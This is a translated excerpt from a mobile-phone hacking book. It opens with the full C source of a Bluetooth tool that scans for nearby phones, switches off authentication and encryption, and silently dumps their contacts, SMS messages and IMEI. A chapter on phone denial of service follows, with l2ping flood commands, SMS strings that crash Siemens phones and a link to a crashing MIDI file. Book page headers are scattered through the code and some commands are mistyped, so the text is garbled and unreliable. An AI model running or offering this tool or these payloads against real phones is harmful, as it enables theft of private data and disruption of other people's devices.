* GNU 一般公众许可证应同本程序同时收到。如果没有，请函告免费软件基金会机构，地址：美国马萨诸塞州 02139I，剑桥，Mass 大道 675 号。*
* 修订版次 0.3（200402/14）* —— ATED 禁止仿效滥用。*
* 修订版次 0.2（200402/14）* —— 正式定稿，编码发布。*
* 修订版次 0.1（2004/02/12）* —— 初次发布。

Source Code:

```
/*
* btxml.c
*
* Creates a backup of the Nokia 6310i via bluetooth. Outputs data to
* stdout in xml format. This is plug'n'play, no need to enter any data
* on the host or phone side.
```



```
* Just saw that it somehow works for Ericsson T610 and T68i, too. They
* don't support text mode sms... :-(
*
* Copyright (C) 2004 by Andreas Oberritter <obi@saftware.de>
*
```

```
* This program is free software; you can redistribute it and/or modify
* it under the terms of the GNU General Public License as published by
* the Free Software Foundation; either version 2 of the License, or
* (at your option) any later version.
*
* This program is distributed in the hope that it will be useful,
* but WITHOUT ANY WARRANTY; without even the implied warranty of
* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See * the GNU
General Public License for more details.
*
* You should have received a copy of the GNU General Public License
* along with this program; if not, write to the Free Software
* Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.
*
* rev 0.3 (2004/02/14)
* - ATE0 to disable echo on ericsson
*
* rev 0.2 (2004/02/14)
* - set auth & encrypt to off
*
* rev 0.1 (2004/02/12)
* - initial release
*
* TODO: pdu parser for sms
*/
#define _GNU_SOURCE
#include <errno.h>
#include <fcntl.h>
#include <stdarg.h>
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/socket.h>
#include <termios.h>
#include <time.h>
#include <unistd.h>
#include <bluetooth/bluetooth.h>
```

```
#include <bluetooth/hci.h>
#include <bluetooth/hci_lib.h>
#include <bluetooth/rfcomm.h>
/*************************************************************************/
#define CACHE_TIMEOUT 60
#define CACHE_SIZE_MAX 0x10000
struct cache_item {
bdaddr_t addr;
time_t time;
bool valid;
};
static enum {
MANUF_UNKNOWN,
MANUF_ERICSSON,
MANUF_NOKIA,
} manuf;
static struct cache_item cache[CACHE_SIZE_MAX];
static size_t cache_size;
/*************************************************************************/
static void bt_cache_add(bdaddr_t *addr)
{
struct cache_item *item;
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 48
for (item = &cache[0]; item < &cache[CACHE_SIZE_MAX]; item++) {
if (item->valid)
continue;
bacpy(&item->addr, addr);
item->time = time(NULL);
item->valid = true;
cache_size++;
}
}
/*************************************************************************/
static void bt_cache_clear(void)
{
struct cache_item *item;
time_t now;
size_t removed = 0;
```

```
size_t count = 0;
now = time(NULL);
for (item = &cache[0]; item < &cache[CACHE_SIZE_MAX]; item++) {
if (count == cache_size)
break;
if (!item->valid)
continue;
count++;
if (now - item->time < CACHE_TIMEOUT)
continue;
item->valid = false;
removed++;
}
cache_size -= removed;
}
/*************************************************************************/
static bool bt_cache_find(bdaddr_t *addr)
{
struct cache_item *item;
size_t count = 0;
for (item = &cache[0]; item < &cache[CACHE_SIZE_MAX]; item++) {
if (count == cache_size)
break;
if (!item->valid)
continue;
if (!bacmp(&item->addr, addr))
return true;
count++;
}
return false;
}
/*************************************************************************/
static void at_send(FILE *fp, const char *fmt, va_list ap)
{
fprintf(fp, "AT");
vfprintf(fp, fmt, ap);
fprintf(fp, "\r\n");
}
/*************************************************************************/
```

```
static ssize_t at_recv(FILE *fp, char *dest)
{
char *line = NULL;
size_t len = 0;
size_t ret = 0;
ssize_t read;
while ((read = getline(&line, &len, fp)) != -1) {
if (!read)
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 50
continue;
if ((line[read - 1] == '\n') && (--read == 0))
continue;
if ((line[read - 1] == '\r') && (--read == 0))
continue;
line[read++] = '\0';
if (!strcmp(line, "OK"))
break;
if ((!strcmp(line, "ERROR")) ||
(!strncmp(line, "+CME ERROR:", 10)) ||
(!strncmp(line, "+CMS ERROR:", 10))) {
ret = -1;
break;
}
if (dest) {
if (ret)
dest[-1] = ' ';
memcpy(dest, line, read);
dest += read;
}
ret++;
}
free(line);
return ret;
}
/*****************************************************************************/
static int at_cmd(FILE *fp, char *buf, const char *fmt, ...)
{
va_list ap;
```

```
va_start(ap, fmt);
at_send(fp, fmt, ap);
va_end(ap);
return at_recv(fp, buf);
}
/*****************************************************************/
static int at_parse_phonebook_entry(FILE *fp, size_t num)
{
char buf[0x1000], *ptr, *start, *end;
char *number_ptr, *name_ptr;
ssize_t number_len, name_len;
if (at_cmd(fp, buf, "+CPBR=%u", num) != 1)
return -1;
ptr = buf;
if (!strncmp(ptr, "+CPBR: ", 7))
ptr += 7;
puts("\t\t<contact>");
if (((start = strchr(ptr, '\"'))) && (end = strchr(++start,
'\"'))) {
number_ptr = start;
number_len = end - start;
}
else {
number_ptr = NULL;
}
if (((start = strchr(++end, '\"'))) &&
(end = strrchr(&ptr[strlen(ptr) - 1], '\"'))) {
name_ptr = ++start;
name_len = end - start;
}
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 52
else {
name_ptr = NULL;
}
if ((number_ptr) && (name_ptr)) {
printf("\t\t\t<name>%.*s</name>\n", name_len, name_ptr);
printf("\t\t\t<number>%.*s</number>\n", number_len, number_ptr);
}
```

```
else {
printf("\t\t\t<raw>%s</raw>\n", ptr);
}
puts("\t\t</contact>");
fflush(stdout);
return 0;
}
/*****************************************************************/
static int at_parse_phonebook(FILE *fp, const char *name)
{
char buf[0x1000], *ptr;
size_t start, end, used, size, i, found;
if (at_cmd(fp, NULL, "+CPBS=%s", name) != 0)
return -1;
if ((manuf == MANUF_NOKIA) || (manuf == MANUF_UNKNOWN)) {
if (at_cmd(fp, buf, "+CPBS?") != 1)
return -1;
if (!(ptr = strchr(buf, ',')))
return -1;
if (sscanf(++ptr, "%u,%u", &used, &size) != 2)
return -1;
if (!used)
return -1;
}
if (at_cmd(fp, buf, "+CPBR=?") != 1)
return -1;
if (sscanf(buf, "+CPBR: (%u-%u)", &start, &end) != 2)
return -1;
if (manuf == MANUF_ERICSSON) {
// FIXME
used = size = end;
}
printf("\t<phonebook name=%s size=\"%u\">\n", name, size);
for (i = start, found = 0; i <= end && found < used; i++)
if (!at_parse_phonebook_entry(fp, i))
found++;
printf("\t</phonebook>\n");
fflush(stdout);
return 0;
```

```
}
/*****************************************************************/
static int at_parse_brackets(FILE *fp, char *buf, int (*cb)(FILE*, const
char*))
{
char *start, *end, *str;
if ((!(start = strchr(buf, '(')) || (!(end = strchr(++start,
')'))))
return -1;
*end = '\0';
while ((str = strsep(&start, ",")))
cb(fp, str);
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 54
return 0;
}
/*****************************************************************/
static int at_parse_phonebook_list(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, buf, "+CPBS=?") != 1)
return -1;
return at_parse_brackets(fp, buf, at_parse_phonebook);
}
/*****************************************************************/
static int at_parse_manufacturer_identification(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, buf, "+GMI") < 1)
return -1;
if (strstr(buf, "Ericsson"))
manuf = MANUF_ERICSSON;
else if (strstr(buf, "Nokia"))
manuf = MANUF_NOKIA;
else
manuf = MANUF_UNKNOWN;
printf("\t<manufacturer>%s</manufacturer>\n", buf);
return 0;
}
```

```
/*****************************************************************/
static int at_parse_model_identification(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, buf, "+GMM") < 1)
return -1;
printf("\t<model>%s</model>\n", buf);
return 0;
}
/*****************************************************************/
static int at_parse_revision_identification(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, buf, "+GMR") < 1)
return -1;
printf("\t<revision>%s</revision>\n", buf);
return 0;
}
/*****************************************************************/
static int at_parse_psn_identification(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, buf, "+GSN") < 1)
return -1;
printf("\t<imei>%s</imei>\n", buf);
return 0;
}
/*****************************************************************/
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 56
static int at_parse_identification(FILE *fp)
{
at_parse_manufacturer_identification(fp);
at_parse_model_identification(fp);
at_parse_revision_identification(fp);
at_parse_psn_identification(fp);
fflush(stdout);
return 0;
}
```

```
/*****************************************************************/
static int at_parse_message(FILE *fp, size_t num)
{
char buf[0x1000], *ptr;
if (at_cmd(fp, buf, "+CMGR=%u", num) < 1)
return -1;
ptr = buf;
if (!strncmp(ptr, "+CMGR: ", 7))
ptr += 7;
printf("\t\t<message>%s</message>\n", ptr);
fflush(stdout);
return 0;
}
/*****************************************************************/
static int at_parse_message_storage(FILE *fp, const char *name)
{
char buf[0x1000];
size_t i, msgnum, size;
if (at_cmd(fp, buf, "+CPMS=%s", name) != 1)
return -1;
if (sscanf(buf, "+CPMS: %u,%u", &msgnum, &size) != 2)
return -1;
printf("\t<msgstorage name=%s>\n", name);
for (i = 1; i <= msgnum; i++)
at_parse_message(fp, i);
puts("\t</msgstorage>");
return 0;
}
/*****************************************************************/
static int at_parse_message_list(FILE *fp)
{
char buf[0x1000];
if (at_cmd(fp, NULL, "+CMGF=1") != 0)
return -1;
if (at_cmd(fp, buf, "+CPMS=?") != 1)
return -1;
return at_parse_brackets(fp, buf, at_parse_message_storage);
}
static int at_disable_echo(FILE *fp)
```

```
{
at_cmd(fp, NULL, "E0");
}
/*****************************************************************************/
static int bt_rfcomm_config(int fd)
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 58
{
struct termios t;
int ret;
if ((ret = tcgetattr(fd, &t)))
perror("tcgetattr");
else {
t.c_iflag = IGNBRK;
t.c_oflag = 0;
t.c_cflag = CLOCAL | CREAD | CS8 | B115200;
t.c_lflag = 0;
t.c_line = 0;
t.c_ispeed = B115200;
t.c_ospeed = B115200;
if ((ret = tcsetattr(fd, TCSADRAIN, &t)))
perror("tcsetattr");
}
return ret;
}
/*****************************************************************************/
static int bt_rfcomm(int dev_id)
{
static const char *rfcomm_fmt = "/dev/bluetooth/rfcomm/%u";
char filename[FILENAME_MAX];
FILE *fp = NULL;
snprintf(filename, FILENAME_MAX, rfcomm_fmt, dev_id);
if (!(fp = fopen(filename, "r+"))) {
perror(filename);
return -1;
}
if (bt_rfcomm_config(fileno(fp)) == 0) {
at_disable_echo(fp);
at_parse_identification(fp);
```

```
at_parse_phonebook_list(fp);
at_parse_message_list(fp);
sleep(1);
}
fclose(fp);
return 0;
}
/*****************************************************************/
static int bt_release(int sock, int dev_id)
{
struct rfcomm_dev_req req;
int ret;
req.dev_id = dev_id;
req.flags = 0;
bacpy(&req.src, BDADDR_ANY);
bacpy(&req.dst, BDADDR_ANY);
req.channel = 0;
if ((ret = ioctl(sock, RFCOMMRELEASEDEV, &req)))
perror("RFCOMMRELEASEDEV");
return ret;
}
/*****************************************************************/
static int bt_bind(int sock, int dev_id, bdaddr_t *bdaddr)
{
struct rfcomm_dev_req req;
int ret;
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 60
req.dev_id = dev_id;
req.flags = 0;
bacpy(&req.src, BDADDR_ANY);
bacpy(&req.dst, bdaddr);
req.channel = 17; // 18
if (ioctl(sock, RFCOMMCREATEDEV, &req) == 0)
return 0;
if (errno != EADDRINUSE)
perror("RFCOMMCREATEDEV");
else if ((ret = bt_release(sock, dev_id)))
;
```

```
else if ((ret = ioctl(sock, RFCOMMCREATEDEV, &req)))
perror("RFCOMMCREATEDEV");
return ret;
}
/*****************************************************************************/
static int scan(int dev_id, int s)
{
inquiry_info *info = NULL;
int max, len, flags;
char addr[18], name[256];
int i, sock;
len = 4;
max = 100;
flags = IREQ_CACHE_FLUSH;
max = hci_inquiry(dev_id, len, max, NULL, &info, flags);
if (max == -1) {
perror("hci_inquiry");
return -1;
}
for (i = 0; i < max; i++) {
if (bt_cache_find(&info[i].bdaddr))
continue;
sock = socket(AF_BLUETOOTH, SOCK_RAW, BTPROTO_RFCOMM);
if (sock == -1) {
perror("socket");
continue;
}
if (bt_bind(sock, dev_id, &info[i].bdaddr))
continue;
if (hci_read_remote_name(s, &info[i].bdaddr, sizeof(name),
name, 2))
name[0] = '\0';
ba2str(&info[i].bdaddr, addr);
printf("<phone btaddr=\"%s\" name=\"%s\">\n", addr, name);
fflush(stdout);
bt_rfcomm(dev_id);
bt_release(sock, dev_id);
close(sock);
puts("</phone>");
```

```
fflush(stdout);
bt_cache_add(&info[i].bdaddr);
}
free(info);
return 0;
}
/*****************************************************************/
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 62
static bool bt_set_auth(int dev_id, int s)
{
struct hci_dev_req dr;
int ret;
dr.dev_id = dev_id;
dr.dev_opt = AUTH_DISABLED;
if ((ret = ioctl(s, HCISETAUTH, &dr)))
perror("HCISETAUTH");
return (ret == 0);
}
/*****************************************************************/
static bool bt_set_encrypt(int dev_id, int s)
{
struct hci_dev_req dr;
int ret;
dr.dev_id = dev_id;
dr.dev_opt = ENCRYPT_DISABLED;
if ((ret = ioctl(s, HCISETENCRYPT, &dr)))
perror("HCISETENCRYPT");
return (ret == 0);
}
/*****************************************************************/
static bool bt_set_name(int s)
{
change_local_name_cp cp;
int ret;
memset(cp.name, ' ', CHANGE_LOCAL_NAME_CP_SIZE);
ret = hci_send_cmd(s, OGF_HOST_CTL, OCF_CHANGE_LOCAL_NAME,
CHANGE_LOCAL_NAME_CP_SIZE, (void *) &cp);
```

```
if (ret == -1)
perror("OCF_CHANGE_LOCAL_NAME");
return (ret == 0);
}
/*****************************************************************************/
static bool bt_configure(int dev_id, int s)
{
return (bt_set_auth(dev_id, s) &&
bt_set_encrypt(dev_id, s) &&
bt_set_name(s));
}
/*****************************************************************************/
int main(void)
{
int dev_id, s;
time_t now, prev;
if ((dev_id = hci_get_route(NULL)) == -1) {
perror("hci_get_route");
return EXIT_FAILURE;
}
if ((s = hci_open_dev(dev_id)) == -1) {
perror("hci_open_dev");
return -1;
}
bt_configure(dev_id, s);
prev = time(NULL);
Hacking Mobile Phones
01 HMP-Ch1 11/10/05 10:33 PM Page 64
puts("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
while (1) {
scan(dev_id, s);
now = time(NULL);
if (now != prev) {
bt_cache_clear();
prev = now;
}
else {
usleep(0);
```

```
}
}
if (hci_close_dev(s))
perror("hci_close_dev");
return EXIT_SUCCESS;
}
```

第二章　手机拒绝服务攻击

- 你的手机会突然无缘无故地终止、崩溃或者重新启动吗？
- 你的手机电池会自己耗尽吗？
- 你的手机是否会间歇运作，因此你无法拨打电话或者无法发送短信？

手机拒绝服务攻击（MDS）有时是最危险的攻击。它会使目标蓝牙工具完全无法使用，所有的蓝牙通信渠道变得堵塞或者停止工作。这样不仅会给受害者带来不便，而且还会导致手机效率降低。当攻击者向受害者发送混淆或者无限的数据，手机将无法理解这些信息，它只能处理符合蓝牙准则的数据。一般来说，手机拒绝服务攻击会阻塞所有可获取的带宽，阻止数据传送。这将导致手机崩溃、终止（停止反应）或者重新启动。

虽然手机拒绝攻击有很多类型，但一般是通过以下途径实现的：攻击者使用信息包产生软件来制造无限的或者恶意的数据。攻击者使用指定的协议组，把这些数据包传送到受害者的手机工具里面。这些攻击都是很危险的，因为它们非常容易被执行。在互联网上可以找到现成的手机拒绝服务攻击工具，随时可以下载。

蓝牙通信组实施的漏洞，即操作确认和数据包检查的正确标准的缺乏导致了大多数手机拒绝服务攻击。确认要求检查输入数据的内容、结构、路径信息（信息包从源到目的文件的路径）和长度。

但是把没有建立更多的输入确认方案归咎于开发商是不公平的。许多的手机拒绝服务攻击的目标都是正规的、合法的通信协议规则和概念，像蓝牙就是一个例子。所以，输入确认不是所有手机拒绝服务攻击的唯一解释。

一般说来，手机拒绝服务攻击可以导致以下的一些问题：

- 基础组织的临时损耗，包括带宽、储存器和系统。
- 拒绝连接重要的储存服务和数据。
- 连接速度大幅度下降。
- 完全断开。

这些问题对于商行或者组织尤其麻烦。当手机服务无效的时候，开发、通信、研究和所有的其他工作形式都无法实现。所以，这些攻击可以间接导致收入、数据、时间和资源的损失。这一章对当前所知的手机拒绝服务攻击做了详细描述。

- 蓝牙破坏(也叫做死亡之 ping)。
- ping 泛洪。
- 干扰。
- 非正常的 BEX 信息攻击。
- 验证失败攻击。
- 蓝劫泛洪攻击。

- 远程畸形字符短信攻击。
- 本地畸形字符短信输入攻击。
- 非正常 MIDI 文件攻击。
- 非正常格式化字符串攻击。

2.1 案例研究

以下的真实案例研究将说明手机拒绝服务攻击可能造成的破坏。

2.1.1 澳大利亚悉尼

悉尼某大学的一个学生购买了一部手机，她只是用手机拨打电话和发送短信。有一次，在通话的过程中，她的手机停止了工作。她按了所有的键，但是手机依然无法再次工作。她的手机上所有的电话记录、信息和游戏功能都丢失了。即使按关机键也没有反应。最后，为了让手机能工作，她只好取掉电池，然后再把电池放回去。

从那时开始，这个大学生开始频繁地遇到这个问题。

2.1.2 法国巴黎

英国伦敦的一位商人来到巴黎进行商务访问。在他从机场去会场的路上，他通过手机使手提电脑连接到互联网。当他下载他的会议发言所需要的幻灯片的时候，他收到了一条短信。他一阅读这条短信，手机便停止工作了。他非常的疑惑，试了所有的办法，仍然无法让手机开始工作。只有当他取下电池，再放回去以后，手机才会再次工作。于是他不仅无法准备自己的发言，而且手机也长时间无法正常工作。这个人最后丢弃了这个手机，用另一种类型的手机代替了它。

2.1.3 中国台湾台北

在中国台北郊区的一所大学里面，居住着一个手机攻击团体。每个星期五的晚上，这群人都会在当地的一个咖啡店聚集，进行已经使他们声名狼籍的友谊攻击手机比赛（有时候也是不友谊的）。上百个手机安全的狂热分子会参加这个周会，他们的目的就是攻击尽可能多的（手机攻击团体设置的）“蜜罐”手机。每一周，攻击了最多手机的人可以获得“手机黑客王”的称号。渐渐地，也很自然地，这个团体计划将他们的范围向其他地方扩散。

2.2 手机拒绝服务攻击的类型

手机拒绝服务攻击有很多类型，接下来将对其进行详细的讨论。

2.2.1 蓝牙掌击：死亡之 ping

蓝牙掌击是手机拒绝服务攻击的典型。蓝牙掌击攻击手机通常被认为等同于攻击安装旧 Windows 系统的电脑。死亡之 ping 包括攻击者向易受攻击的目标电脑发送大量的特大型

的网际网路控制信息通信协定（ICMP）回音请求，使电脑崩溃、终止或者重启。ICPM 通常用于报告两个系统之间的通信错误。很多手机都很容易受到蓝牙掌击。

每一个具有蓝牙功能的手机，对数据包的大小都是有限制的。换句话说，蓝牙工具不能处理比预置的最大值还要大的数据包。在蓝牙掌击攻击中，攻击者会制作一个比允许的最大值还要大的超大数据包，然后发送给受害者的手机。当手机接收到超大数据包后，就会按照攻击者的计划执行任务。

有一点很重要，不同类型的手机会有不同的数据包最大值。一般来说，攻击者会按照手机版本来改变恶意数据包的大小。

攻击原理：死亡之 ping 是最普通的计算机攻击。这一类型的攻击可以轻松地通过使用 ping 的功能来实现，每一个 UNIX 和 Windows 操作系统的机器都有 ping，因此而得名。所以不需要安装第三方工具便可以在大多数的操作系统上执行攻击。ping 的功能是检测远程的计算机是否活跃，通过 ICMP 发挥功能。幸运的是，大多数的当前操作系统不是很容易受到死亡之 ping 攻击。

蓝牙掌击手机拒绝服务攻击利用的是逻辑链路控制与适配协议（L2CAP）。这一协议是蓝牙通信组的一部分，传送服务质量（QS）信息和保证任何两个蓝牙功能手机之间数据包的正确传输。换句话说，蓝牙的 L2CAP 层与 TCP/IP 协议组的 ICMP 功能有点相似。而且，这一协议有这样的特点，检查和阻止任何在数据传输过程中可能出现的错误。另外，L2CAP 层允许蓝牙工具向另一工具发出回音的请求，检测它的存在。

攻击原理：ping 泛洪是蓝牙掌击稍微改进的版本。蓝牙工具能同时处理的连接数量是有限的。一旦达到最大值，工具就不能建立其他任何的新连接了。l2ping 工具要求对每一个发送给远程蓝牙工具的回音要求都建立一个连接。这就意味着泛洪攻击通过 l2ping 工具可以使目标手机的蓝牙功能瘫痪。当成功实施 ping 泛洪以后，目标手机便会崩溃、终止或者重启。受害者将不能再发现其他的蓝牙，也不能接受任何连接的要求。ping 泛洪以下面的方式，通过改进的 l2ping 工具可以轻松执行：

```
l2ping -f <address>
This is an example:
/home/ankitfadia # l2ping -f 00:80:37:B9:A1:2C
```

一旦达到最大值的上限，手机就不能再接受蓝牙连接了。如果其他的蓝牙尝试连接的话，就会出现下面这样的错误信息：

不能连接。蓝牙连接数量达到上限。

重要的是，连接目标手机，ping 泛洪可以攻击隐藏模式的手机。

Linux Bluez 包（Linux 平台的一种蓝牙栈）运行了一定数量的标准工具，包括 l2ping。l2ping 工具最初是通过询问和确认各自的存在，帮助蓝牙检查连接性。在这种情况下，源工具向目标工具发送回音请求，并等待回应。如果目标工具是活跃的，就会发送回音回复；否则，就不会产生回应。

l2ping 被默认为正常情况下发送 20 字节的数据包。然而，在蓝牙掌击的时候，攻击者会人为地用户化输出数据包的尺寸。用 l2ping 工具的-s size 参数可以轻松地用户化数据包的

尺寸。一旦超大尺寸的数据包到达了手机，就可以看到目标是否达成。l2ping 效用的句法如下：

12ping [- s source address] [-c count] [-f]<address>

它是这样建立的：

- -s surce address. 指定用来发送回音请求的源地址。
- -c cunt. 指定工具必须计算发送给手机的数据包的数量。
- -s size. 指定被发送的数据包的尺寸。
- -f.用于对受害者使用泛洪，减少数据传送的间隔时间到 0。
- < address >. 指定目标手机的地址。

【例】以下就用 l2ping 工具询问蓝牙回音要求时的输出：

```
/home/ankitfadia # 12ping 00:80:37:B9:A1:2C
ping: 00:80:37:B9:A1:2C from 00:80:37:B9:A1:2B (data size zo) ...
20 bytes from 00:80:37:B9:A1:2C id 100 time 63.31ms
20 bytes from 00:80:37:B9:A1:2C id 101 time 42.39ms
20 bytes from 00:80:37:B9:A1:2C id 102 time 42.12ms
20 bytes from 00:80:37:B9:A1:2C id 103 time 41.08ms
20 bytes from 00:80:37:B9:A1:2C id 106 time 40.51ms
5 sent. 5 received. 0% loss
```

记住这些句法。蓝牙掌击可以使用 Linux Bluez 包的 l2ping 工具以下面的方式执行：

```
/home/ankitfadia # 12ping -s 1000 00:80:37:B9:A1:2C
ping: 00:80:37:B9:A1:2C from 00:80:37:B9:A1:2B (data size 1000) ...
1000 bytes from 00:80:37:B9:A1:2C id 100 time 63.13ms
1000 bytes from 00:80:37:B9:A1:2C id 101 time 42.39ms
1000 bytes from 00:80:37:B9:A1:2C id 102 time 42.13ms
```

攻击原理: Linux Bluez 包包括一系列的工具，如表 2-1 所示。

表 2-1

工　具	功　能
hciattach	连接串行端口
hciconfig	使蓝牙工具成形
Hcid	蓝牙主控器接口进程（控制蓝牙的主控工具）
ciptool	设置、维护和使蓝牙的公共 ISDN 访问剖面（CIP），成形

2.2.2 干扰

蓝牙其实就是工作在 2.4Hz 频率范围内工作的无线电信号。因此它很容易受到干扰，像婴儿监视器、微波炉或者其他的电话。很大一部分蓝牙使用了一种叫做跳频的程序，使蓝牙必须不断地改变操作频率。这样一来，攻击者想干扰攻击就比较困难了。因为要想要求全部的带宽都被堵塞就不太可行了。

2.2.3 非正常 OBEX 信息

一部分制造商供应具有蓝牙和红外线功能的手机（红外线已经成为手机之间传送数据最普遍的中介）。这类手机用对象交换（BEX）协议发送和接收数据。早在 2004 年，一些手机就遭受了 BEX 手机拒绝服务攻击。

在这类攻击中，非正常的 BEX 数据包被发送到目标手机。一旦易受攻击的手机接收了非正常数据包，就会立即中断活跃的操作和重启。结果，所有的活跃操作（通话、文本信息、游戏）全部丢失。如果若干次地执行这样的攻击，受害者的电池就会衰竭。然而，必须注意的是，一旦你的手机重新启动，所有操作又恢复（电池已经充电）。

也许你会说，这样的手机拒绝服务攻击并不真正有害，只是给受害者带来一些不便。虽然如此，这样的非正常 BEX 信息攻击在近几年逐渐上升。

2.2.4 验证失败攻击

验证失败攻击是另一种拒绝使用者的合法服务的方法。虽然这种概念认证方法（在测试的条件下，而不是随意的实施）仍然在初生的阶段，但是它影响不同手机模式的情况早就出现了。一旦正确地实施，它将给受害者带来许多的不便。这种攻击是（目前所知）进行危险的手机拒绝服务攻击。

其实施的准则是当两个蓝牙之间的鉴定程序（比如说，用于认证蓝牙身份的配对代码）失败时，蓝牙工具必须等待一定的时间才能再次进行连接请求。例如，假定手机 1 想和手机 2 建立连接。因为某一原因，连接请求未通过鉴定，手机 1 不会识别工具 2 的再次连接请求，直到预定的时间段过去。但是，攻击者可以利用这一行为使服务无效。定制的工具可以模拟不同的攻击条件。

攻击者可以伪装被信任的手机（也就是上面说的手机 2），利用伪造的（欺骗的）连接请求泛洪目标手机，那么，目标手机（即手机 1）就会拒绝手机 2 的，甚至合法的连接要求。在每一次失败鉴定被模拟后，工具 1 都会设置一定的时间不再识别手机 2 的连接请求。这样不只阻塞了工具 1 的资源，而且使手机 2 不可能同手机 1 建立蓝牙连接。因此，这一技术不仅破坏了蓝牙的特性，而且阻止了蓝牙与其他蓝牙的通信。这样的攻击也会导致受害者的电池衰竭。

一般来说，攻击者会在两个具有蓝牙功能，并且彼此互相信任，保持有规律的通信的手机上实行这种攻击。攻击者向其中的一个手机发送与被信任的手机发送的相似的数据包。这一哄骗程序必须在两个合法手机建立了连接前进行，而且一直重复，直到受害者的手机上的所有资源都被消耗。在这一阶段，受害者的手机要么就不再有足够的内存去允许合法服务，要么就会拒绝合法、信任的手机的连接。

2.2.5 蓝劫泛洪攻击

虽然蓝劫泛洪攻击从技术上讲不是手机拒绝服务攻击，但是也会造成不必要的麻烦。蓝牙通信使攻击者可以利用蓝牙协议，人工的或者用自动工具，重复地向受害者发送烦人的信息。如果攻击者这样做，受害者的资源不仅一直忙碌，而且也肯定会很不方便。

实际上发送蓝牙信息是免费而且匿名的，所以这种攻击尤其流行。

2.2.6 远程畸形字符短信攻击

这种信息会使手机崩溃、终止或者重启。一些流行的西门子手机，像*35 和*45 系列，它们都十分容易受到远程非正常短信攻击。攻击者会向易受攻击的手机发送以下的短信：

“%LanguageName”

在以上句法中，语言名称是易受攻击的手机支持的一种语言。需要注意的是，必须要用双引号，语言名称的头字母必须大写。例如，一个手机拒绝服务攻击可以通过以下的任何一个非正常短信来执行：

“%Englsh”

“%Deutsch”

“%Hindi”

一般来说，当易受攻击的西门子手机接到这样的一个短信，显示屏会一直保持“请等待”的信息。如果这个攻击重复 15 次，它甚至会完全耗尽受害者的手机电池。实际上，这一脆弱性可以使简单的远程短信变得十分危险。据西门子 2004 年发出的申明，所有*35 系列的手机（除 S40、CL5、无绳电话和 gigasets 系列电话外）都很容易受到这类的攻击。

大多数西门子手机必须取下电池几秒钟，然后再插回去，让手机可以重新工作。这样一来，攻击短信可以被删除。但是西门子 C35i、M35i 和 S35i 系列不允许使用者删除未阅读的短信。解决这一情况的最好办法就是把用户身份识别模块（SIM）卡插到另一个手机上，再删除短信。

2.2.7 本地畸形字符短信输入攻击

上一部分讨论了一些流行的西门子手机是如此脆弱的、遭受远程的非正常字符串短信手机拒绝服务攻击的。大多数的西门子手机也很容易受到相似的本地畸形字符串输入攻击，这一攻击只能是使用者在自己的手机上执行。下面形式的短信可以造成受害者的不便：

“%anystring”

在这一句法中，“任何字符串”可以是任何的文本。需要注意的是，攻击需要所有的字母小写。例如，通过以下任一文本信息可以执行攻击：

“%ankitfadia”

“%singapore”

“%usa”

当本地文本信息脆弱性被攻击成功后，手机会终止或者崩溃。

2.2.8 非正常 MIDI 文件攻击

LG 的有些手机，包括流行的 LG U8210 都很容易受到乐器数字界面（MIDI）文件的攻击。一个特别设计的非正常 MIDI 文件（声频文件）被发送到易受攻击的手机，一旦手机演示了非正常 MIDI 文件，就会崩溃、终止或重启。可以从http://www.lucaercli.it/LG/lgfreeze.mid下载非正常 MIDI 文件，由于短信只能是纯文本的，所以文件发送的形式为含有视频、声频和图片彩信 MMS。

攻击原理：Nextel 和摩托罗拉的一部分手机，一旦使用 GPS 功能，就会很容易重启。摩托罗拉 i205、i305、i530、710、i730、i733、i736 和 i830 都有这种脆弱性。还好这一情况已经解决，购买者可以在各自的卖家网页上找到相关解决方案。

2.2.9 非正常格式化字符串攻击

一些商业组织和个人会通过手机地址簿储存、编辑和转移联系信息。v 卡是最受欢迎的储存和转移商务卡的规格之一。v 卡只不过是短信文本信息的延伸工具，为使用者提供交换商务卡的平台。但是有一部分诺基亚手机，包括 6210，很容易受到非正常 v 卡的攻击。

攻击者可以把恶意的格式化字符串输入 v 卡信息中，并发送给易受攻击的手机。一旦受害者接收了非正常 v 卡，手机便会崩溃、终止或者重启。在这种情况下，受害者必须取下电池，然后再重新插回去，手机才能再次工作。有时目标手机会崩溃或者商业卡会以混乱的文本在手机上显示。在此书发行之前，诺基亚还没有发行解决的方案。许多手机依然很容易受到这样的攻击。

攻击原理：一些便携式个人电脑移动工具，包括 iPAQ 都容易受到手机拒绝服务攻击，并占用所有的储存空间。当攻击者发送了 v 卡，它会自动储存到地址簿。如果攻击者向受害者发送非常多的 v 卡，那所有的储存空间都会被占用。

2.3 易受攻击的手机

本节将讨论易受手机拒绝服务攻击的手机类型。

主要的类型如下：

- iPAQ H3970/H3870；
- iPAQ rx3115；
- LG G1610/M4300/U8120/U8200；
- 摩托罗拉 S55；
- 摩托罗拉 T720；
- 摩托罗拉 Timeprt；
- 诺基亚 6210/6230/6310/6310i/6600/6810/6820；
- 诺基亚 7650；
- 诺基亚 8910/8910i；
- 诺基亚 610 Car Kit；
- 诺基亚 a 810 Car Phne；

- 西门子 *35 Series/*45 Series；
- 西门子 C55/V55；
- 索尼爱立信 R520m；
- 索尼爱立信 T39m/T68i/T610；
- 索尼爱立信 Z600。

需要注意的是，这个清单不是完全或者详尽的。它只包括了此书印刷以前，一些最受欢迎的手机在经过测试后得到的信息。

2.4 对策

所有的手机使用者都应该记住一些对策，以保护他们的手机不受手机拒绝服务攻击。

- 下载和安装最新的补丁，并更新至你的手机制造商提供的最近版本。
